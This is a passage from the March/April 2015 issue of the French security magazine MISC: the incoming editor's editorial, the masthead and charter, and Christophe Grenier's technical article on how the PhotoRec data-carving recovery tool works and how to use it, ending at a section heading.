MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 78 - F: 8,90 € - RD

N° 78 MARS/AVRIL 2015

France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 $ cad - Maroc : 110 MAD - Tunisie 19 TND

ÉDITO

WITH GREAT POWER COMES GREAT RESPONSIBILITY

N'ayant pas encore atteint l'âge canonique me permettant d'écrire un édito à la troisième personne sans sombrer dans le ridicule, je me contenterai, en toute simplicité, de l'écrire à la première :p

Ma première « rencontre » avec Frederic Raynal date d'une série d'articles dans le numéro 23 de *GNU/Linux magazine*, « Éviter les failles de sécurité dès le développement d'une application » coécrits avec Christophe Grenier (que l'on retrouve d'ailleurs dans ce numéro) et Christophe Blaess. Encore étudiant, croyant tout connaître de Linux et du langage C, j'avais lu ces articles avec une certaine incrédulité n'ayant jamais soupçonné l'impact que pouvait avoir une gestion approximative de la mémoire dans un programme. L'article levait le voile sur des possibilités fascinantes dont je n'avais jamais soupçonné l'existence, qui n'avaient jamais été abordées dans mes cours d'informatique et, pour avoir échangé avec des développeurs professionnels en C et C++, inconnues par la plupart d'entre eux. En ces temps reculés, la sécurité n'était l'affaire que de barbus (je salue Hervé au passage) et sûrement, beaucoup plus discrètement, des services de renseignement bien heureux que ces connaissances soient encore si confidentielles.

J'ai commencé à lire *MISC* dès le fameux numéro 0. J'effectuais à cette époque lointaine mon stage d'école d'ingénieur dans un cabinet de conseil en sécurité informatique. C'était l'époque bénie où un nmap et un scan Nessus suffisaient pour impressionner un client. La conclusion variait peu, il était de bon ton de conseiller l'installation d'un firewall et une mise à jour plus fréquente des serveurs. Le client repartait satisfait, son budget sécurité annuel n'avait pas été dépensé pour rien. En ouvrant ce magazine, je découvrais que j'étais loin d'être le seul à me passionner pour les pentests et qu'une alternative à « Hackerz Voice » était possible pour continuer à apprendre. Le milieu français de la sécurité était naissant, encore brouillon, mais ne demandait qu'à se structurer et mûrir.

J'ai écrit mon premier article dans le numéro 40, après sept ans de lecture assidue ayant très largement contribué à l'enrichissement de mes connaissances. Étant par ailleurs passé de l'autre côté du monde de la sécurité, celui du client commandant des audits, je pouvais mesurer le chemin parcouru par les sociétés de conseil en sécurité. Les rapports d'audit qui m'étaient adressés étaient d'un bien meilleur niveau technique et rédactionnel que ce que j'avais pu écrire dix ans plus tôt. Du côté institutionnel, l'ANSSI commençait à monter en puissance, la sécurité devenait un sujet pris au sérieux et banquable. Les geeks qui se retrouvaient pour parler de sécurité moins de dix ans plus tôt dans le McDo de la place d'Italie avaient désormais pris l'habitude de le faire devant des bulles de champagne à Monaco.

Après avoir œuvré depuis cinq ans comme co-rédacteur en chef, je reprends finalement les clefs de la boutique. La sécurité des systèmes d'information n'est plus un domaine réservé à une poignée d'ingénieurs. Ma grand-mère se méfie des chevaux de Troie et des hameçonnages, et est parfaitement au fait des programmes de surveillance de la NSA. Pourtant, si le grand public est bien plus sensibilisé à ce domaine, les techniques aussi bien d'attaque que de défense sont devenues d'une très grande complexité. Si l'on pouvait exposer la méthode pour réaliser un stack overflow en une dizaine de pages il y a 10 ans, la même chose prendrait aujourd'hui tout un hors-série pour détailler comme déjouer les canaris, l'ASLR, le bit NX et autres sandbox. La ligne éditoriale de *MISC* est toujours autant d'actualité et reste donc centrée sur la technique.

Merci à tous, lecteurs et rédacteurs, pour votre fidélité !

Cedric Foll / @follc / @MISCRedac

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scali
Responsable publicité :
Black Mouse Communication Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

Membre April
www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

PHOTOREC : RÉCUPÉRATION DE DONNÉES

Christophe GRENIER – grenier@cgsecurity.org

Auteur des logiciels libres de récupération de données TestDisk & PhotoRec

mots-clés : RÉCUPÉRATION DE DONNÉES / DATA CARVING / VIE PRIVÉE / GPL

Développé depuis plus de dix ans, PhotoRec est, sans fausse modestie, un des logiciels de récupération de données par data-carving le plus performant. Rencontrez ce logiciel libre si ce n'est pas déjà le cas, dans tous les cas, découvrez son fonctionnement interne.

1 Genèse du projet

TestDisk est né en 1998, sa vocation première était de pouvoir reconstruire la table des partitions PC/Intel après la suppression accidentelle d'une partition. L'idée m'était venue de créer ce programme capable d'automatiser cette tâche suite à la mésaventure d'un ami ayant décidé de repartitionner un de ses disques durs : sauvegarde des données, suppression des partitions, création des nouvelles partitions, formatage, restauration des données, « Tiens ! Il semblerait que j'ai oublié de sauvegarder les données de l'une des partitions... ». Retrouver les informations nécessaires à l'aide d'un éditeur hexadécimal nous avait pris la journée complète. Avec TestDisk, ce même problème peut désormais être réglé en une dizaine de minutes.

Dans le même esprit, peu après avoir acheté mon premier appareil photo numérique en 2002, je me suis demandé comment récupérer les photos si jamais je les effaçais par erreur ou si je reformatais la carte mémoire. Aussi ai-je créé PhotoRec, un petit programme pour récupérer les photos JPG et les vidéos MOV au cas où... Et dès le mois d'avril, je le distribuais sous licence GPL sur mon site web. J'ai commencé à réutiliser une partie du code correspondant à l'interface texte ncurses de TestDisk pour finir, fin 2004, par distribuer TestDisk et PhotoRec ensemble. PhotoRec a ainsi bénéficié de la popularité croissante de TestDisk. Et bien qu'il n'ait pas changé de nom, PhotoRec récupère bien plus que des photos, il récupère plusieurs centaines de formats de fichier.

2 Stockage et effacement d'un fichier

La plupart des systèmes d'exploitation essaient de stocker les données de manière contiguë de façon à minimiser la fragmentation. Le temps de recherche (en anglais *seek time*) des disques mécaniques est significatif lors des opérations de lecture/écriture, c'est pourquoi il est important de maintenir la fragmentation à un niveau faible. Cette contrainte disparaîtra peut-être lorsque la capacité des SSD rivalisera pour un prix similaire à celui des disques mécaniques classiques.

À chaque fichier est associé un ensemble de méta-informations : nom de fichier, date/heure, taille, emplacement du premier bloc de données... Selon le système de fichiers, ces informations sont plus ou moins riches : date/heure de création du fichier, de modification, d'accès, précision à 2 secondes près, à la seconde ou à la nano-seconde... Quand un fichier est effacé, la totalité ou une partie de ces méta-informations sont définitivement perdues.

Par exemple, pour un fichier d'un système FAT, la première lettre du nom court (8 caractères pour le nom, 3 pour l'extension) est écrasée lorsque le fichier est effacé ainsi que la liste des blocs qui le composait ; ces blocs deviennent libres, seul le numéro du premier bloc qui le composait reste connu. Si un nom long était présent, celui-ci reste récupérable.

Sur un système de fichiers ext3 ou ext4, le nom des fichiers effacés reste présent, mais l'emplacement des données, y compris du premier bloc, est perdu. Cela signifie donc que les données sont toujours présentes sur le système de fichiers, mais à un emplacement désormais inconnu.

À noter, quel que soit le système de fichiers, tout ou partie de ces données peuvent être écrasées par les données d'un nouveau fichier ou l'accroissement d'un fichier existant. Il convient donc de ne plus écrire de données sur le système de fichiers. Dans la mesure du possible, démontez (`umount`) celui-ci pour plus de précautions.

3 Principe de la récupération : File undelete versus data carving

Pour récupérer des fichiers effacés, la première méthode consiste à analyser les structures du système de fichiers à la recherche des traces restantes après effacement. Cela permet de retrouver des fichiers effacés avec leur nom d'origine, les dates de création/modification/..., leur taille exacte, mais l'implémentation est à chaque fois spécifique au système de fichiers. Certains systèmes de fichiers rendent la tâche difficile, voire quasi impossible.

TestDisk permet la récupération de fichiers depuis les systèmes de fichiers FAT, NTFS, exFAT et ext2. Depuis ext3, le pointeur indiquant le numéro de bloc est mis à zéro lorsqu'un fichier est effacé, c'est-à-dire que l'on a bien les noms des fichiers effacés, mais on ignore où étaient stockées les données. ext3 étant journalisé, les dernières opérations sont indiquées sous forme de transactions dans le journal. Des outils comme ext3grep vont analyser les différentes transactions du journal pour retrouver l'emplacement des données. Cependant, l'efficacité de cette méthode est limitée par la taille du journal, les transactions les plus anciennes sont écrasées.

La seconde méthode, le *file carving*, consiste à ignorer le système de fichiers et à rechercher directement les données. Le début des fichiers est identifié à l'aide de caractéristiques du format de fichier utilisé : signature formée par un contenu invariant dans l'en-tête, ou bien pour des cas plus complexes par une propriété de l'en-tête de ces fichiers.

4 Data carving : identification d'un fichier

Il est possible d'utiliser les techniques de data-carving pour récupérer des fichiers ou bien des fichiers eux-mêmes présents à l'intérieur d'autres, par exemple une image JPEG à l'intérieur d'un diaporama PowerPoint. Certains outils recherchent par défaut des fichiers à n'importe quel endroit du disque (précision d'un octet : `foremost`), d'autres à chaque secteur ou à chaque bloc/cluster comme PhotoRec.

Pour récupérer ces fichiers perdus, PhotoRec commence par déterminer la taille des blocs de données. Si le système de fichiers n'est pas corrompu, cette information peut être lue depuis le superblock (ext2/ext3/ext4) ou depuis le secteur de boot (FAT, NTFS, exFAT). Sinon, PhotoRec lit le support et utilisant sa base de signature, vérifie secteur par secteur si l'un d'eux correspond à un format de fichier connu. Une fois 10 débuts de fichier localisés ou la fin du support atteinte, PhotoRec déduit de leurs emplacements la taille des blocs.

Une fois la taille des blocs connue, PhotoRec vérifie la présence de signatures connues bloc par bloc (ou cluster par cluster) au lieu de secteur par secteur, le nombre de comparaisons sera donc réduit, cela va augmenter les performances et réduire le nombre de faux positifs (le taux de faux positifs n'est pas modifié). Cette base de signature native au produit n'a cessé de grossir avec chaque nouvelle version depuis la sortie du logiciel.

Par exemple, PhotoRec identifie un fichier JPEG lorsqu'un bloc de données commence par :

- SOI (*Start Of Image*) + APP0 : 0xff, 0xd8, 0xff, 0xe0 ;
- SOI + APP1 : 0xff, 0xd8, 0xff, 0xe1 ;
- ou SOI + Comment (Commentaire) : 0xff, 0xd8, 0xff, 0xfe.

Dans la mesure du possible, PhotoRec ne se contente pas de vérifier la présence de signature, il vérifie ensuite si certaines contraintes sur le format de fichier sont respectées.

Prenons l'exemple du format de fichier image BMP. Ces fichiers commencent par les octets « BM ». Cette signature est très courte et en pratique, si on l'utilise telle quelle, elle sera à l'origine de nombreux faux positifs.

Pour éviter ces faux positifs, PhotoRec va effectuer d'autres vérifications : que le champ réservé est à 0, que l'offset est inférieur à la taille totale du fichier spécifiée dans l'en-tête... Avec quelques autres vérifications, le problème de faux positifs sur ce format de fichier disparaît.

5 Data carving : limitations à la récupération des fichiers

Le *data carving* permet donc la récupération de fichiers utilisant des formats de fichiers connus à partir de systèmes de fichiers, corrompus ou non, stockant les fichiers sous forme d'une suite de blocs de données (sous Windows en anglais *cluster*), la taille des blocs ayant été fixée lors du formatage du système de fichiers.

Ainsi PhotoRec va fonctionner avec la quasi-totalité des systèmes de fichiers : une exception notable, ReiserFS,

qui stocke les petits fichiers et la fin des fichiers (si elle est courte) dans sa structure (utiliser le paramètre `notail` pour désactiver ce comportement par défaut).

Les données stockées dans les *Alternate Data Stream* (ADS) de fichiers NTFS n'étant pas des fichiers eux-mêmes ne sont pas récupérées par les méthodes de *file carving*.

6 Data carving: gestion de la fin de fichier

Nous venons de voir comment identifier le début d'un fichier, mais quels critères utiliser pour arrêter la sauvegarde du fichier récupéré ?

Le premier critère est évident, on arrête lorsque l'on arrive à la fin du disque. Autre critère utilisé par PhotoRec : la détection d'un nouveau fichier. Ce critère n'est pas utilisable par les logiciels de data-carving travaillant octet par octet qui recherchent des fichiers à l'intérieur de fichiers.

Selon le format de fichier et la connaissance qu'a l'outil de celui-ci, PhotoRec définit une taille maximale du fichier, recherche une signature de fin de fichier (*footer*), détermine la taille du fichier à partir de son en-tête et récupère les données jusqu'à ce que cette taille soit atteinte, décode le fichier bloc par bloc jusqu'à rencontrer des données incompatibles avec le format de fichier...

Si les données ne sont pas fragmentées, le fichier récupéré sera donc identique à l'original ou aura une taille plus grande que le fichier original, cela n'empêche généralement pas son utilisation.

Dans certains cas, PhotoRec peut apprendre la taille d'origine du fichier à partir de l'en-tête de celui-ci ; avec cette information, PhotoRec tronque le fichier à la bonne taille. Si jamais le fichier récupéré était plus petit que la taille déterminée à partir de l'en-tête, ce fichier est ignoré, car invalide. Cependant la majorité des formats de fichier ne stocke pas la taille du fichier.

Pour certains formats de fichiers, il est possible de vérifier l'intégrité des données. C'est le cas par exemple des fichiers audios MP3, ils sont constitués de flux de données, chaque tronçon de données commence par un en-tête avec diverses informations comme la fréquence d'échantillonnage audio permettant la détermination de la taille du bloc de données. Lorsque PhotoRec analyse ces données, si l'en-tête ne correspond plus à celui d'un MP3, PhotoRec considère qu'il a identifié la fin du flux audio et arrête donc la récupération du fichier. Le fichier récupéré devrait donc être valide et avoir la bonne taille.

Quand un fichier est récupéré avec succès, PhotoRec vérifie à nouveau les blocs de données précédents à la recherche de signatures de fichiers. Cela peut arriver si un fichier avait été rejeté parce qu'il était trop petit. PhotoRec essaie donc à nouveau de le récupérer. Avec un peu de chance, la suite du fichier se trouve juste après le fichier que l'on vient de récupérer. Avec cette méthode, certains fichiers fragmentés sont récupérés avec succès.

7 PhotoRec en pratique

7.1 Installation


PhotoRec est multiplateforme : sur http://www.cgsecurity.org/wiki/TestDisk_Download des versions Linux, Dos, Windows, Mac OS X sont disponibles, mais il peut aussi être compilé sous OS/2 et les différents BSD. Sous la majorité des distributions (Fedora, Debian, Ubuntu), si vous installez le package `testdisk`, celui-ci contiendra aussi `photorec`, mais sous Mandriva, `photorec` a son propre package. Pour utiliser la version de développement, il suffit de récupérer la dernière archive, la décompresser et lancer le programme avec les droits root :

```
wget http://www.cgsecurity.org/testdisk-7.0-WIP.linux26.tar.bz2
tar xjf testdisk-7.0-WIP.linux26.tar.bz2
cd testdisk-7.0-WIP
sudo ./photorec_static
```

7.2 Lancement de PhotoRec

Afin de pouvoir lire le contenu brut du disque dur ou de la carte mémoire, PhotoRec a besoin d'être exécuté avec les droits root, exemple :

```
[kmaster@adsl ~]$ cd testdisk-7.0-WIP
[kmaster@adsl linux]$ sudo ./photorec_static
```




PhotoRec présente une liste des périphériques identifiés, ici :

- `/dev/sda`, `/dev/sdb` et `/dev/sdc`, trois disques SATA ;
- `/dev/sdf`, une carte mémoire SD ;
- `/dev/sdh`, une clé USB ;
- `/dev/md0`, un RAID logiciel ;
- `/dev/dm-0 /dev/mapper/perso`, un volume chiffré (le mot de passe a été saisi, il est donc débloqué) ;
- `/dev/sr0`, un DVD endommagé.

Remarque : PhotoRec peut aussi travailler à partir d'une image disque, exemple `photorec image.dd` (cf. article sur l'acquisition de données) ou bien sur une image au format *Expert Witness Format* (EWF) utilisé par Encase Forensics, un logiciel commercial d'analyse informatique assez populaire.

7.3 HPA/DCO



Après avoir sélectionné mon deuxième disque SATA, PhotoRec affiche un avertissement indiquant que les zones HPA et DCO sont présentes. La zone HPA, *Host Protected Area*, peut être utilisée pour y placer divers utilitaires comme un utilitaire de restauration disque. Cette zone peut aussi avoir des utilisations illégitimes comme servir à dissimuler des données illégales ou y cacher un rootkit.


Le *Device Configuration Overlay* (DCO) permet au constructeur de spécifier la taille du disque telle qu'elle sera retournée au BIOS. Ainsi le constructeur peut proposer des disques aux caractéristiques identiques au secteur près même s'il a modernisé sa chaîne de production pour fabriquer des disques qui physiquement sont de plus grande capacité. Là encore, il y a moyen de dissimuler des informations par ce moyen.

En général, il n'y a pas de raison de s'alarmer si vous avez ce message d'avertissement, vous pouvez donc passer à l'écran suivant. Évidemment, si vous êtes en train d'analyser le disque à la recherche de preuves informatiques, il faudra vous pencher avec intérêt sur ces zones du disque.

La détection des zones HPA/DCO est présente dans les versions Linux de PhotoRec depuis la version 6.11, mais des correctifs ont été faits dans la version 6.12 pour mieux gérer les disques faisant plus de 1 To.

7.4 Type de partitionnement


PhotoRec détecte automatiquement le format de la table des partitions. Il s'agit en général de Intel/PC.



Exceptions notables, les MacBook, Mac Pro et autres produits Apple utilisent une table des partitions EFI GPT.


Cet écran n'est affiché que si le mode expert est activé.

7.5 Sélection de la partition



Sélectionner la partition contenant les fichiers à récupérer. Attention, si vous souhaitez récupérer les fichiers de l'intégralité du disque, il est possible de choisir ***Whole Disk***, cependant comme chaque système de fichiers a ses propres caractéristiques définies lors du formatage, il faut mieux récupérer les données une partition après l'autre. En pratique, ne sélectionner ***Whole Disk*** que si aucune partition n'est listée et si aucune partition n'a pu être retrouvée avec TestDisk.

7.6 Options




Il est en général inutile de modifier les options par défaut. Cependant, si vous effectuez la récupération

d'une carte mémoire d'un appareil photo, il peut être intéressant d'activer l'option de récupération de JPEG par force brute (paramètre ***Paranoid***) : à la fin de la recherche classique, PhotoRec va tenter de réassembler les fragments qui composaient la photo. Cela est particulièrement lent et peu efficace, c'est pourquoi cela n'est pas utilisé par défaut.

Si vous souhaitez récupérer même des fragments de fichiers, il est possible d'activer l'option ***Keep corrupted files***. Enfin, le mode expert permet d'accéder à d'autres fonctionnalités comme une fonction de récupération de données dédiée aux systèmes FAT qui ont été reformatés ou bien la création d'une image disque comportant toutes les zones disques non identifiées par PhotoRec.

7.7 Familles de fichiers à récupérer



Ce menu permet de modifier les familles de fichiers à récupérer. Par exemple :

- la famille .doc regroupe les documents MS Office Word .doc, Excel .xls, PowerPoint .ppt...
- la famille .zip regroupe les archives du même nom, mais aussi les documents OpenOffice qui sont malgré leur extension aussi des archives zip.

Il n'est pas donc toujours évident de localiser une extension dans la liste.

Mais normalement, il n'y a pas de raison pour modifier la configuration par défaut. Cependant, des cas particuliers existent :

- en cas de faux positifs, c'est-à-dire si par exemple PhotoRec détecte la présence de fichiers à tort, il peut être souhaitable de désactiver le format de fichier en cause.
- Pour récupérer des archives Bacula n'utilisant pas la compression, désactiver tous les formats de fichier et n'activer que celui-ci. Cela évitera que PhotoRec récupère les fichiers à l'intérieur de l'archive plutôt que l'archive.
- Si vous disposez de peu d'espace pour stocker les fichiers récupérés, vous pouvez là aussi tout désélectionner pour n'activer que les formats de fichiers qui vous intéressent. Attention cependant, cela peut empêcher la récupération de certains fichiers fragmentés.

7.8 ext2/ext3/ext4 ?

S'il n'y a pas de fragmentation, les données d'un fichier seront stockées de manière contiguë pour un système de fichiers FAT, exFAT ou NTFS.


Pour un système de fichiers ext2/ext3/ext4, les premiers blocs utilisés pour stocker les données d'un fichier sont enregistrés dans la structure de répertoire (*inode*) indiquant le nom du fichier, sa taille et différentes informations. Si le fichier est plus grand, les numéros de blocs sont alors stockés dans des blocs appelés « blocs d'indirections », au besoin, des blocs de double-indirection stockent les numéros des blocs d'indirection. Il peut même y avoir des blocs de triple indirections.

```
debugfs /data/data_for_testdisk/ext3.dd
debugfs 1.41.4 (27-Jan-2009)
debugfs:  stat 2005_08_06_Paris_Plage/dscn5168.jpg
Inode: 12050   Type: regular    Mode:  0644   Flags: 0x0
Generation: 3044349971    Version: 0x00000000
User:   500   Group:   500   Size: 361773
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 714
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x487b285f -- Mon Jul 14 12:20:15 2008
atime: 0x4301937a -- Tue Aug 16 09:19:22 2005
mtime: 0x42f99b62 -- Wed Aug 10 08:14:58 2005
BLOCKS:
(0-11):49407-49418, (IND):49419, (12-267):49420-49675,
(DIND):49676, (IND):49677, (268-353):49678-49763
TOTAL: 357
```

Les blocs de données vont se retrouver au niveau du disque séparés par ces blocs d'indirection ou de double-indirection.

Remarque, ext4 peut stocker ces numéros de blocs de manière plus efficace « tel bloc à tel bloc » (*extents*).

Afin de traiter ce cas, PhotoRec demande si le système de fichiers était un système ext2/ext3/ext4. Il essaiera alors de détecter ces blocs et de les exclure des données récupérées.



7.9 Totalité de la partition ou espace libre uniquement

PhotoRec a la possibilité d'exclure l'espace alloué des systèmes de fichiers FAT, NTFS, ext2/ext3/ext4. Cela permet de récupérer les fichiers effacés (blocs non alloués) tout


en évitant de récupérer un fichier auquel on peut accéder normalement par son nom (blocs alloués). Cependant, si le système de fichiers est sévèrement corrompu, l'accès habituel au fichier est impossible, et donc pour récupérer un maximum de fichiers, il faut choisir ***[Whole]*** pour ignorer la table indiquant les blocs alloués ou non.

7.10 Destination des fichiers


PhotoRec vous demande où sauvegarder les fichiers récupérés.Par défaut, il propose le répertoire courant. Il faut faire attention à ne pas choisir un répertoire du système de fichiers source sans quoi on risque d'écraser les données que l'on souhaite récupérer. Concernant l'espace nécessaire pour stocker les fichiers récupérés, il faut prévoir en général autant d'espace libre que la taille totale de la source.

7.11 C'est parti!


Le message ***Filesystem analysis, please wait...*** va apparaître si PhotoRec est configuré pour ne récupérer que les données se trouvant dans l'espace libre du système de fichiers, cela peut durer moins d'une seconde jusqu'à quelques minutes sur de très gros volumes.



Pendant la récupération des données, PhotoRec indique le nombre de fichiers récupérés, un top 10 des familles de fichiers et une estimation du temps restant. Comme la charge de travail dépend de la nature des données analysées, cette estimation fluctue ; en présence de secteurs défectueux, PhotoRec informe des erreurs de lecture. L'estimation peut alors tendre vers des dizaines d'heures. Il convient de réaliser une image du disque avec TestDisk (***TestDisk > Advanced > Image Creation***) ou ddrescue et d'utiliser PhotoRec sur cette image plutôt que directement sur le support endommagé.



Si la place vient à manquer sur la destination, un message vous en informera.



7.12 Vitesse de récupération

La vitesse de récupération des données par PhotoRec dépend principalement de la vitesse de lecture du disque source et de la vitesse d'écriture du disque de destination, mais aussi de celle du processeur qui est sollicité notamment lors de la vérification des JPEG.

Il est conseillé de connecter les disques directement en SATA plutôt qu'en USB, en particulier si le disque présente des secteurs défectueux.

On peut gagner en vitesse en désactivant certaines familles de fichiers comme TXT, mais il ne faut le faire évidemment que si on ne souhaite récupérer aucun fichier de cette famille.

8 Ajout de signature

PhotoRec connaît de nombreux formats de fichiers, mais peut-être pas celui qui vous intéresse... Vérifiez-le avec la commande `fidentify nom_du_fichier`. Si `unknown` est indiqué, le format de fichier est inconnu.

PhotoRec va rechercher le fichier de signature dans les emplacements suivants :

- sous Windows, `photorec.sig` dans le répertoire `USERPROFILE` ou `HOMEPATH`, par exemple `C:\Documents and Settings\bob\` ou `C:\Users\bob` ;
- sous Linux, `.photorec.sig` dans le répertoire `HOME`, `/home/bob` par exemple ;
- et finalement `photorec.sig` dans le répertoire courant.

Ce fichier n'existe pas par défaut, il faut en créer un.

Il doit comporter une définition de signature par ligne, chaque définition étant composée :

- d'une extension ;
- de l'offset de la signature ;
- de la signature elle-même, le fameux invariant propre à ce format de fichier.

La signature peut être composée :

- d'une chaîne de texte, les caractères spéciaux suivants `\b`, `\n`, `\r`, `\t`, `\0` et `\\` sont reconnus ;
- d'une représentation hexadécimale. Les trois formes `0x123456`, `0x12 0x34 0x56` et `0x12`, `0x34`, `0x56` sont équivalentes ;
- les espaces ou virgules sont ignorés.

Par exemple, imaginons que l'on souhaite récupérer des fichiers PFI créés par PhotoFiltre Studio, regardons le contenu hexadécimal d'un de ces fichiers :

```
[kmaster@ads1 ~]$ hexdump -C /home/kmaster/src/testfiles/sample.pfi | head
00000000  50 68 6f 74 6f 46 69 6c  74 72 65 20 49 6d 61 67  |PhotoFiltre Imag|
00000010  65 03 40 06 00 00 b0 04  00 00 40 19 01 00 40 19  |e.@.......@...@.|
00000020  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

En vérifiant avec plusieurs fichiers, nous pouvons constater que la chaîne de texte du début du fichier est présente dans chacun de ces fichiers, nous avons trouvé notre signature. Elle peut s'écrire :

```
pfi 0 "PhotoFiltre Image"
```

ou encore

```
pfi 0 "PhotoFiltre", 0x20, "Image"
```

Cette signature est à l'offset `0` du fichier.

Testons notre signature avec `fidentify` :

```
[kmaster@ads1 ~]$ fidentify /home/kmaster/src/testfiles/sample.pfi
/home/kmaster/src/testfiles/sample.pfi: pfi
```

Cela fonctionne, PhotoRec est en mesure de récupérer les fichiers PFI perdus.

9 Développement

